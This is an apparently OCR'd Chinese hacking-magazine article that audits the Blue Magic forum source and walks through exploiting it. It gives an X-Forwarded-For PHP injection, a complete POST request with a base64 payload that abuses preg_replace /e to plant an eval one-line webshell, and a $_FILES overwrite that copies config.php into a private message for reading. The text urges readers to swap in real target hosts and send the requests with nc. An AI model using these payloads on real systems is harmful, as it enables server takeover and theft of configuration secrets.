


图1 报错信息

10月真是个好季节，不光俺们放了8天假，一些知名的web程序也开始推出自己的新版本，对于我们漏洞爱好者来说这些不也是大餐么？蓝色魔法论坛是国内一家比较出名的论坛程序，在最近推出了新版本，什么新特性我们就不关心了，直接拉最新的代码下来，读代码找几个漏洞耍耍吧！

趁着上次利用构造HTTP中的虚假IP注入其他程序的风头，看看我们的最新的蓝色魔法论坛有没有针对这个进行过滤哦！在index.php中一眼就看到如下代码：

```
$cip = $ip;
```

看看**$ip**这个变量来自哪里吧！果然在**include/Global.php**中就看到了如下代码：

```
$ip = $_SERVER['REMOTE_ADDR']; //取得server变量里的REMOTE_ADDR内容
$ip1 = $_SERVER['HTTP_X_FORWARDED_FOR']; //取得server变量里的HTTP_X_FORWARDED_FOR内容
if (($ip1 != "") && ($ip1 != "unknown")) $ip = $ip1; //将IP1也就是HTTP_X_FORWARDED_FOR赋给$ip
$ip = addslashes($ip);
```

从上期的杂志中就可以知道这个 **$ip** 是危险的，虽然做了addslashes处理，但是很显然作者并没有真正理解这个php漏洞的所在，因为IP只能是数字和点组成的，但是到这个程序里已经成为一个普通的字符串了！这个变量然后被传染给 **$cip**，那么跟踪这两个看他们到哪了吧！在Global.php当中：

```
$online_user[]= "<?php //$prioption|$username|$timestamp|$ip|f|$forumid|$browseinfo|$osinfo|t|$filename|$logonutnum|$prioption|\n";
$new_online_user = implode("", $online_user);
} else {
if ($rcordosbr) {
$browseinfo = browseinfo();
$osinfo = osinfo();
}
$new_online_user = "<?php //$prioption|$username|$timestamp|$ip|f|$forumid|$browseinfo|$osinfo|t|$filename|$logonutnum|$prioption|\n";
//构造要写入的内容
}
big_write($onlinefile, $new_online_user);
//写入文件
}
```

查看big_write函数可以知道貌似是 **$ip** 写入文件 **$onlinefile** 了。$onlinefile为 **/datafile/online.php**，嘿嘿，写的东西是被解析的哟！前面的<?php //把代码都注释了，不过没关系，我们的 **$ip** 被过滤了 ' 和 \ 等GPC字符，但是如果提交IP为**?><?phpinfo();?>**就可以执行php代码了！但是很不幸，如果在我们之前很多人访问的话会写入了如下的信息：

```
<?php //......
<?php //...?><?phpinfo();?>
```

最终结果是暴错，如图1。但是很明显，这样的代码是有缺陷的，这里的过滤方式是不能阻止跨站脚本或者其他类型的二次攻击的，我只是粗略地读过几个文件的代码，如果深入下去一定有有趣的发现的！而且官方固执地采用<?php //防止php代码执行，这种方式本身就是有缺陷的，可以被绕过，不解中。通向shell的路不只一条，继续其他的漏洞吧！在 **bmbcode.php** 中我看到了如下的很有意思的代码：

```
@include_once('datafile/cache/bmbcode.php'); //包含datafile/cache/bmbcode.php文件
if ($tcode_count > 0) {
foreach ($tcode_item as $key=>$value) { //循环取得tcode_item成员的内容并给$value['refrom']赋值
if ($value['enable'] == 1) {
$value['refrom'] = base64_decode($value['refrom']); //将$value['refrom']内容进行base64解码
$value['reto'] = base64_decode($value['reto']);
$tcode_item[$key]['eg'] = preg_replace($value['refrom'], $value['reto'], $value['example']); //进行preg_replace正则匹配，注意变量是从哪来的
} else unset($tcode_item[$key]);
}
```

这里可爱的地方很多，最诱惑人的是preg_replace函数，如果可以控制这个函数的正则表达式和后面的第二个参数我们就可以借助这个函数执行php代码。在这里preg_replace函数的参数是2个变量，跟踪这个变量看它来自哪里，就在它上面的代码，呵呵！

```
foreach ($tcode_item as $key=>$value) {
if ($value['enable'] == 1) {
```

```
$value['refrom'] = base64_decode($value['refrom']);
$value['reto'] = base64_decode($value['reto']);
```

原来来自于**$tcode_item**这个二维数组啊！譬如$tcode_item[1]['enable']=1 就可以使 $value['enable'] == 1 了！但是 $tcode_item 是不是我们可以控制的呢？看到 @include_once('datafile/cache/bmbcode.php')；根据这段代码我们就可以猜到 $tcode_item 很可能是从这来的，但是为什么加个 @ 呢，我们也可以想到 @ 是抑制 php 产生错误的。为什么好好的要抑制错误呢？原来当 include_once 的参数不存在的时候就会产生一个错误！呵呵，如果 include_once 的参数也就是 datafile/cache/bmbcode.php 不存在不仅会产生错误还会让我们得到 shell 哦！如果 datafile/cache/bmbcode.php 这个文件不存在我们就可以代替 datafile/cache/bmbcode.php 向程序提供 $tcode_item 这个变量了！如果 Regeister Globals 为 On 的话我们直接提交变量就可以，如果不存在的话也不要着急，蓝色魔法为我们提供了武器，在 Global.php 中有如下的代码：

```
if ($mqgpc == 0) {
// 如果GPC=off
    if ($rggps == 0) {
        @extract(addsd($_SESSION), EXTR_SKIP);
// 将几个系统数组的值注册成全局变量，如果已经存在就跳过
        @extract(addsd($_POST), EXTR_SKIP);
        @extract(addsd($_GET), EXTR_SKIP);
    } else {
        @extract(addsd($_SESSION), EXTR_OVERWRITE);
// 将几个系统数组的值注册成全局变量并且强行覆盖已经存在的
        @extract(addsd($_POST), EXTR_OVERWRITE);
        @extract(addsd($_GET), EXTR_OVERWRITE);
    }
} else {
    @extract($_SESSION, EXTR_SKIP);
    @extract($_POST, EXTR_SKIP);
    @extract($_GET, EXTR_SKIP);
}
```

无论是什么环境，蓝色魔法都会帮我们注册变量的！既然蓝色魔法为我们提供了一切，我们就来享受这一切吧！只要提供一个tcode_item数组就可以了哦！目的是构造 **$value['refrom']**为 //ie，**$value['reto']**为要执行的 php 代码内容。当然在构造具体数据的时候我们还要看到 **$value['refrom'] = base64_decode($value['refrom']);**这句代码，我们必须先将 //ie 这个正则表达式和后面提交的 php 代码先 base64_encode 一下！我构造的一个 POST 具体数据包如下：

```
POST /bmbcode.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: fr
Referer: http://bbs.52pal.com/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: bbs.52pal.com
Content-length: 181
Connection: Keep-Alive
Cookie:
tcode_count=3&tcode_item[1][enable]=1&tcode_item[1][refrom]=Ly9pZQ==&tcode_item[1][reto]=ZnB1dHMoZm9wZW4oJ2RhdGFmaWxlL2xvdmVqbmMucGhwJywndysnKSwnPD9AZXZhbCgkX1BPU1RbY21kXSk/PicpOw==
```

看到了吧！ **ZnB1dHMoZm9wZW4oJ2RhdGFmaWxlL2xvdmVqbmMucGhwJywndysnKSwnPD9AZXZhbCgkX1BPU1RbY21kXSk/PicpOw==**就是**fputs(fopen('datafile/lovejnc.php','w+'),'<?@eval(\$_POST[cmd])?>');**的 base64 加密后的东西！提交成功后会在 datafile 目录下生成一个 lovejnc.php。如果你想针对其他的论坛测试，可能先要访问下 datafile/cache/bmbcode.php 看是否存在，如果存在的话，那么可能变量已经被正确初始化了，是不存在漏洞的了！不存在的话又是最新的5.5版本的话就可以拿 webshell 了哦！将上面的 bbs.52pal.com 和 /bmbcode.php 替换成实际的环境，用 nc 提交给服务器，如果成功，就可以得到一个 datafile/lovejnc.php 一句话后门哟！如图 2。




图2.得到一句话后门

唉，又有限制，不过有意思的漏洞不只这个哦！继续吧！首先来看 **messanger.php** 中的一个函数：

```
function attach_upload($attach, $source, $attach_size)
{
......
if (@copy($attach, $source)) {
// 将 $attach 文件拷贝到 $source
$attach_saved = true;
} elseif (function_exists("move_uploaded_file")) {
if (@move_uploaded_file($attach, $source)) {
$attach_saved = true;
}
}
```

有个 copy 哦！嘿嘿，如果 copy 的两个参数是可以控制的我们就可以任意拷贝文件了呢，据说还有人这样留后门哦！看看蓝色魔法给我们留后门没有！ copy 的参数来自于 attach_upload 的参数，在 messanger.php 中就有调用这个函数！

```
$upload_aname = "upload/{$monthdir}pm{$userid}_{$timestamp}.{$currentext}";    // 构造 $upload_aname
$upload_bname = "{$monthdir}pm{$userid}_{$timestamp}.{$currentext}";
attach_upload($FILE_URL, $upload_aname, $FILE_SIZE);
```

那么 $FILE_URL 和 $upload_aname 来自哪里呢？继续向上有如下代码：

```
$FILE_URL = $_FILES['attachment']['tmp_name'];
// 将 $_FILES 变量的内容赋给 $FILE_URL 等，这个时候 $_FILES 已经不可信了
$FILE_NAME = $_FILES['attachment']['name'];
$FILE_SIZE = $_FILES['attachment']['size'];
$FILE_TYPE = $_FILES['attachment']['type'];
```

看来第一个参数来自 **$_FILES['attachment']['tmp_name']** 也就是源文件的地址来自 **$_FILES** 变量，是上传文件时产生的变量，一般是上传时由系统产生的！没搞头了么？嘿嘿！看我在文章中间贴出来的一段代码：

```
if ($mqgpc == 0) {
    if ($rggps == 0) {
        @extract(addsd($_SESSION), EXTR_SKIP);
        @extract(addsd($_POST), EXTR_SKIP);
        @extract(addsd($_GET), EXTR_SKIP);
    } else {
        @extract(addsd($_SESSION), EXTR_OVERWRITE);
        @extract(addsd($_POST), EXTR_OVERWRITE);
        @extract(addsd($_GET), EXTR_OVERWRITE);
```

```
    }
  } else {
      @extract($_SESSION, EXTR_SKIP);
      @extract($_POST, EXTR_SKIP);
      @extract($_GET, EXTR_SKIP);
```

如果我们不提交附件，在GET或者POST甚至COOKIE里构造这样一个变量：_FILES['attachment']['tmp_name'],想想效果会如何呢？呵呵！可以确定的是copy函数的源文件我们可以控制了，现在看看目标文件，是由如下代码控制的：

```
$upload_aname = "upload/{$monthdir}pm{$userid}_{$timestamp}.{$currentext}";
```

看来我们能搞鬼的只能是$currentext了！看代码：

```
$extcount = count($available_ext);
$is_ext_allowed = 0;
for ($i = 0; $i < $extcount; $i++) {
$currentext = $available_ext[$i];        //检查文件后缀是否在已经允许的几个后缀之间，不是则不允许上传
if (eregi("\.\\$currentext$", $FILE_NAME)) {
$is_ext_allowed = 1;
break;
}
}
```




图3 给自己发消息




图4 抓包

不幸，$currentext不是我们可以控制的，但是没关系，我们已经可以把服务器上的任意文件复制到程序指定的其他地方了，什么文件？config.php如何呢？具体方法就是进入发短信的地方也就是messanger.php，然后给自己发个短信，选择附件哦！这个时候抓包！选择自己是因为这样可以避免被别人知道我们在做什么！如图3，图4。抓好了数据包该去得到其他文件的内容了，现在我们需要改造下数据包。

首先把POST过去内容中的attachment改成attachments，这样程序就接收不到_FILES[attachment]变量啦，如图5。然后呢，就是构造我们自己的邪恶$_FILES了！将POST的头改成如下内容：

```
POST /bmf_2007_55_stable/bmb/messanger.php?_FILES[attachment][tmp_name]=datafile/config.php&_FILES[attachment][name]=1.txt&_FILES[attachment][size]=100&_FILES[attachment][type]=text/plain HTTP/1.1
```




图5 修改数据包

其中**datafile/config.php**是我们要查看的文件内容！如图6，修改好之后，因为我们没有改变POST的数据大小所以不用改其他短信，直接POST给服务器，然后就可以收短信也就是查看文件内容了，如图7，怎么样，很爽吧！在上传文件的地方有相同的漏洞，就留给各位去练习了。

但是依然很不爽，我在测试官方的时候总不成功。大家看上面的取得变量怎么来的，要求GPC=off，regeister=off才会执行到@extract($_GET，EXTR_SKIP);，其他的时候都是@extract(addsd($_GET)，EXTR_SKIP);，而我们的$_FILES变量在开始的时候会被初始化为空的，所以就不能被覆盖了，但是一定的条件下如GPC=off和regeister globals为off的时候这个漏洞还是可以利用成功的！

到这里，对于蓝色魔法论坛的几个简单的漏洞就给大家说完了，尽管都是需要利用条件，但在深层次的肯定有更多、更有意思的漏洞，如果能给各位带来一点点思路，文章就有价值了！在这废话几句，其实对于漏洞，各个论坛的反映都不一样，态度决定一切，在漏洞方面也是这个道理！

编辑点评：

越来越多的方法被发现并利用，看来程序员要想自己的程序不被攻破，不多个心眼是不行的，一个正统的程序员或者测试人员，他怎么可能会想到接收到的IP地址都会被人伪造利用呢，如此看来：知识，还是多了解一些得好！




图7 得到指定的文

